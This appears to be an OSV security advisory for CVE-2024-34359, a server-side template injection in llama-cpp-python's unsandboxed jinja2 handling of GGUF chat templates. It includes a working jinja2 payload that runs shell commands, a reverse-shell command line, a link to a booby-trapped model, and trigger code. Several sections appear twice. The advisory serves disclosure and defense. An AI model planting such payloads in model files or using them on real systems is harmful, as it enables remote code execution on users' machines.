---
id: CVE-2024-34359
aliases:
- GHSA-56xg-wfcc-g829
- PYSEC-2026-392
title: >-
llama-cpp-python vulnerable to Remote Code Execution by Server-Side Template
Injection in Model Metadata
summary: >-
llama-cpp-python vulnerable to Remote Code Execution by Server-Side Template
Injection in Model Metadata
severity: critical
cvss: 9.6
cvssVector: 'CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H'
vendor: llama-cpp-python
product: llama-cpp-python
ecosystem: pip
affected:
- 'llama-cpp-python >= 0.2.30, < 0.2.72'
patched:
- llama-cpp-python 0.2.72
published: '2024-05-13'
updated: '2026-09-10'
sourceUpdated: '2026-09-10T03:50:13.332649580Z'
source: OSV
sourceUrl: 'https://osv.dev/vulnerability/GHSA-56xg-wfcc-g829'
references:
- url: >-
https://github.com/abetlen/llama-cpp-python/security/advisories/GHSA-56xg-wfcc-g829
- url: 'https://nvd.nist.gov/vuln/detail/CVE-2024-34359'
- url: >-
https://github.com/abetlen/llama-cpp-python/commit/b454f40a9a1787b2b5659cd2cb00819d983185df
- url: 'https://github.com/abetlen/llama-cpp-python'
tags:
- osv
- pip
epss: 0.26001
epssPercentile: 0.97914
ingestedAt: '2026-09-12T03:13:01.658Z'
---
## Overview
## Description
`llama-cpp-python` depends on class `Llama` in `llama.py` to load `.gguf` llama.cpp or Latency Machine Learning Models. The `__init__` constructor built in the `Llama` takes several parameters to configure the loading and running of the model. Other than `NUMA, LoRa settings`, `loading tokenizers,` and `hardware settings`, `__init__` also loads the `chat template` from targeted `.gguf` 's Metadata and furtherly parses it to `llama_chat_format.Jinja2ChatFormatter.to_chat_handler()` to construct the `self.chat_handler` for this model. Nevertheless, `Jinja2ChatFormatter` parse the `chat template` within the Metadate with sandbox-less `jinja2.Environment`, which is furthermore rendered in `__call__` to construct the `prompt` of interaction. This allows `jinja2` Server Side Template Injection which leads to RCE by a carefully constructed payload.
## Source-to-Sink
### `llama.py` -> `class Llama` -> `__init__`:
```python
class Llama:
"""High-level Python wrapper for a llama.cpp model."""
__backend_initialized = False
def __init__(
self,
model_path: str,
# lots of params; Ignoring
):
self.verbose = verbose
set_verbose(verbose)
if not Llama.__backend_initialized:
with suppress_stdout_stderr(disable=verbose):
llama_cpp.llama_backend_init()
Llama.__backend_initialized = True
# Ignoring lines of unrelated codes.....
try:
self.metadata = self._model.metadata()
except Exception as e:
self.metadata = {}
if self.verbose:
print(f"Failed to load metadata: {e}", file=sys.stderr)
if self.verbose:
print(f"Model metadata: {self.metadata}", file=sys.stderr)
if (
self.chat_format is None
and self.chat_handler is None
and "tokenizer.chat_template" in self.metadata
):
chat_format = llama_chat_format.guess_chat_format_from_gguf_metadata(
self.metadata
)
if chat_format is not None:
self.chat_format = chat_format
if self.verbose:
print(f"Guessed chat format: {chat_format}", file=sys.stderr)
else:
template = self.metadata["tokenizer.chat_template"]
try:
eos_token_id = int(self.metadata["tokenizer.ggml.eos_token_id"])
except:
eos_token_id = self.token_eos()
try:
bos_token_id = int(self.metadata["tokenizer.ggml.bos_token_id"])
except:
bos_token_id = self.token_bos()
eos_token = self._model.token_get_text(eos_token_id)
bos_token = self._model.token_get_text(bos_token_id)
if self.verbose:
print(f"Using gguf chat template: {template}", file=sys.stderr)
print(f"Using chat eos_token: {eos_token}", file=sys.stderr)
print(f"Using chat bos_token: {bos_token}", file=sys.stderr)
self.chat_handler = llama_chat_format.Jinja2ChatFormatter(
template=template,
eos_token=eos_token,
bos_token=bos_token,
stop_token_ids=[eos_token_id],
).to_chat_handler()
if self.chat_format is None and self.chat_handler is None:
self.chat_format = "llama-2"
if self.verbose:
print(f"Using fallback chat format: {chat_format}", file=sys.stderr)
```
In `llama.py`, `llama-cpp-python` defined the fundamental class for model initialization parsing (Including `NUMA, LoRa settings`, `loading tokenizers,` and stuff ). In our case, we will be focusing on the parts where it processes `metadata`; it first checks if `chat_format` and `chat_handler` are `None` and checks if the key `tokenizer.chat_template` exists in the metadata dictionary `self.metadata`. If it exists, it will try to guess the `chat format` from the `metadata`. If the guess fails, it will get the value of `chat_template` directly from `self.metadata.self.metadata` is set during class initialization and it tries to get the metadata by calling the model's metadata() method, after that, the `chat_template` is parsed into `llama_chat_format.Jinja2ChatFormatter` as params which furthermore stored the `to_chat_handler()` as `chat_handler`
### `llama_chat_format.py` -> `Jinja2ChatFormatter`:
`self._environment = jinja2.Environment( -> from_string(self.template) -> self._environment.render(`
```python
class ChatFormatter(Protocol):
"""Base Protocol for a chat formatter. A chat formatter is a function that
takes a list of messages and returns a chat format response which can be used
to generate a completion. The response can also include a stop token or list
of stop tokens to use for the completion."""
def __call__(
self,
*,
messages: List[llama_types.ChatCompletionRequestMessage],
**kwargs: Any,
) -> ChatFormatterResponse: ...
class Jinja2ChatFormatter(ChatFormatter):
def __init__(
self,
template: str,
eos_token: str,
bos_token: str,
add_generation_prompt: bool = True,
stop_token_ids: Optional[List[int]] = None,
):
"""A chat formatter that uses jinja2 templates to format the prompt."""
self.template = template
self.eos_token = eos_token
self.bos_token = bos_token
self.add_generation_prompt = add_generation_prompt
self.stop_token_ids = set(stop_token_ids) if stop_token_ids is not None else None
self._environment = jinja2.Environment(
loader=jinja2.BaseLoader(),
trim_blocks=True,
lstrip_blocks=True,
).from_string(self.template)
def __call__(
self,
*,
messages: List[llama_types.ChatCompletionRequestMessage],
functions: Optional[List[llama_types.ChatCompletionFunction]] = None,
function_call: Optional[llama_types.ChatCompletionRequestFunctionCall] = None,
tools: Optional[List[llama_types.ChatCompletionTool]] = None,
tool_choice: Optional[llama_types.ChatCompletionToolChoiceOption] = None,
**kwargs: Any,
) -> ChatFormatterResponse:
def raise_exception(message: str):
raise ValueError(message)
prompt = self._environment.render(
messages=messages,
eos_token=self.eos_token,
bos_token=self.bos_token,
raise_exception=raise_exception,
add_generation_prompt=self.add_generation_prompt,
functions=functions,
function_call=function_call,
tools=tools,
tool_choice=tool_choice,
)
```
As we can see in `llama_chat_format.py` -> `Jinja2ChatFormatter`, the constructor `__init__` initialized required `members` inside of the class; Nevertheless, focusing on this line:
```python
self._environment = jinja2.Environment(
loader=jinja2.BaseLoader(),
trim_blocks=True,
lstrip_blocks=True,
).from_string(self.template)
```
Fun thing here: `llama_cpp_python` directly loads the `self.template` (`self.template = template` which is the `chat template` located in the `Metadate` that is parsed as a param) via `jinja2.Environment.from_string(` without setting any sandbox flag or using the protected `immutablesandboxedenvironment `class. This is extremely unsafe since the attacker can implicitly tell `llama_cpp_python` to load malicious `chat template` which is furthermore rendered in the `__call__` constructor, allowing RCEs or Denial-of-Service since `jinja2`'s renderer evaluates embed codes like `eval()`, and we can utilize expose method by exploring the attribution such as `__globals__`, `__subclasses__` of pretty much anything.
```python
def __call__(
self,
*,
messages: List[llama_types.ChatCompletionRequestMessage],
functions: Optional[List[llama_types.ChatCompletionFunction]] = None,
function_call: Optional[llama_types.ChatCompletionRequestFunctionCall] = None,
tools: Optional[List[llama_types.ChatCompletionTool]] = None,
tool_choice: Optional[llama_types.ChatCompletionToolChoiceOption] = None,
**kwargs: Any,
) -> ChatFormatterResponse:
def raise_exception(message: str):
raise ValueError(message)
prompt = self._environment.render( # rendered!
messages=messages,
eos_token=self.eos_token,
bos_token=self.bos_token,
raise_exception=raise_exception,
add_generation_prompt=self.add_generation_prompt,
functions=functions,
function_call=function_call,
tools=tools,
tool_choice=tool_choice,
)
```
## Exploiting
For our exploitation, we first downloaded [qwen1_5-0_5b-chat-q2_k.gguf](https://huggingface.co/Qwen/Qwen1.5-0.5B-Chat-GGUF/blob/main/qwen1_5-0_5b-chat-q2_k.gguf) of `Qwen/Qwen1.5-0.5B-Chat-GGUF` on `huggingface` as the base of the exploitation, by importing the file to `Hex-compatible` editors (In my case I used the built-in `Hex editor` or `vscode`), you can try to search for key `chat_template` (imported as `template = self.metadata["tokenizer.chat_template"]` in `llama-cpp-python`):
 `qwen1_5-0_5b-chat-q2_k.gguf` appears to be using the OG `role+message` and using the fun `jinja2` syntax. By first replacing the original `chat_template` in `\x00`, then inserting our SSTI payload. We constructed this payload which firstly iterates over the subclasses of the base class of all classes in Python. The expression `().__class__.__base__.__subclasses__()` retrieves a list of all subclasses of the basic `object` class and then we check if its `warning` by `if "warning" in x.__name__`, if it is , we access its module via the `_module` attribute then access Python's built-in functions through `__builtins__` and uses the `__import__` function to import the `os` module and finally we called `os.popen` to `touch /tmp/retr0reg`, create an empty file call `retr0reg` under `/tmp/`
```python
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("touch /tmp/retr0reg")}}{%endif%}{% endfor %}
```
in real life exploiting instance, we can change `touch /tmp/retr0reg` into arbitrary codes like `sh -i >& /dev/tcp// 0>&1` to create a reverse shell connection to specified host, in our case we are using `touch /tmp/retr0reg` to showcase the exploitability of this vulnerability.
`qwen1_5-0_5b-chat-q2_k.gguf` appears to be using the OG `role+message` and using the fun `jinja2` syntax. By first replacing the original `chat_template` in `\x00`, then inserting our SSTI payload. We constructed this payload which firstly iterates over the subclasses of the base class of all classes in Python. The expression `().__class__.__base__.__subclasses__()` retrieves a list of all subclasses of the basic `object` class and then we check if its `warning` by `if "warning" in x.__name__`, if it is , we access its module via the `_module` attribute then access Python's built-in functions through `__builtins__` and uses the `__import__` function to import the `os` module and finally we called `os.popen` to `touch /tmp/retr0reg`, create an empty file call `retr0reg` under `/tmp/`
```python
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("touch /tmp/retr0reg")}}{%endif%}{% endfor %}
```
in real life exploiting instance, we can change `touch /tmp/retr0reg` into arbitrary codes like `sh -i >& /dev/tcp// 0>&1` to create a reverse shell connection to specified host, in our case we are using `touch /tmp/retr0reg` to showcase the exploitability of this vulnerability.
 After these steps, we got ourselves a malicious model with an embedded payload in `chat_template` of the `metahead`, in which will be parsed and rendered by `llama.py:class Llama:init -> self.chat_handler `-> `llama_chat_format.py:Jinja2ChatFormatter:init -> self._environment = jinja2.Environment(` -> ``llama_chat_format.py:Jinja2ChatFormatter:call -> self._environment.render(`
*(The uploaded malicious model file is in https://huggingface.co/Retr0REG/Whats-up-gguf )*
```python
from llama_cpp import Llama
# Loading locally:
model = Llama(model_path="qwen1_5-0_5b-chat-q2_k.gguf")
# Or loading from huggingface:
model = Llama.from_pretrained(
repo_id="Retr0REG/Whats-up-gguf",
filename="qwen1_5-0_5b-chat-q2_k.gguf",
verbose=False
)
print(model.create_chat_completion(messages=[{"role": "user","content": "what is the meaning of life?"}]))
```
Now when the model is loaded whether as ` Llama.from_pretrained` or `Llama` and chatted, our malicious code in the `chat_template` of the `metahead` will be triggered and execute arbitrary code.
PoC video here: https://drive.google.com/file/d/1uLiU-uidESCs_4EqXDiyKR1eNOF1IUtb/view?usp=sharing
## Affected packages
- `llama-cpp-python >= 0.2.30, < 0.2.72`
## Remediation
Upgrade to a patched release:
- `llama-cpp-python 0.2.72`
After these steps, we got ourselves a malicious model with an embedded payload in `chat_template` of the `metahead`, in which will be parsed and rendered by `llama.py:class Llama:init -> self.chat_handler `-> `llama_chat_format.py:Jinja2ChatFormatter:init -> self._environment = jinja2.Environment(` -> ``llama_chat_format.py:Jinja2ChatFormatter:call -> self._environment.render(`
*(The uploaded malicious model file is in https://huggingface.co/Retr0REG/Whats-up-gguf )*
```python
from llama_cpp import Llama
# Loading locally:
model = Llama(model_path="qwen1_5-0_5b-chat-q2_k.gguf")
# Or loading from huggingface:
model = Llama.from_pretrained(
repo_id="Retr0REG/Whats-up-gguf",
filename="qwen1_5-0_5b-chat-q2_k.gguf",
verbose=False
)
print(model.create_chat_completion(messages=[{"role": "user","content": "what is the meaning of life?"}]))
```
Now when the model is loaded whether as ` Llama.from_pretrained` or `Llama` and chatted, our malicious code in the `chat_template` of the `metahead` will be triggered and execute arbitrary code.
PoC video here: https://drive.google.com/file/d/1uLiU-uidESCs_4EqXDiyKR1eNOF1IUtb/view?usp=sharing
## Affected packages
- `llama-cpp-python >= 0.2.30, < 0.2.72`
## Remediation
Upgrade to a patched release:
- `llama-cpp-python 0.2.72`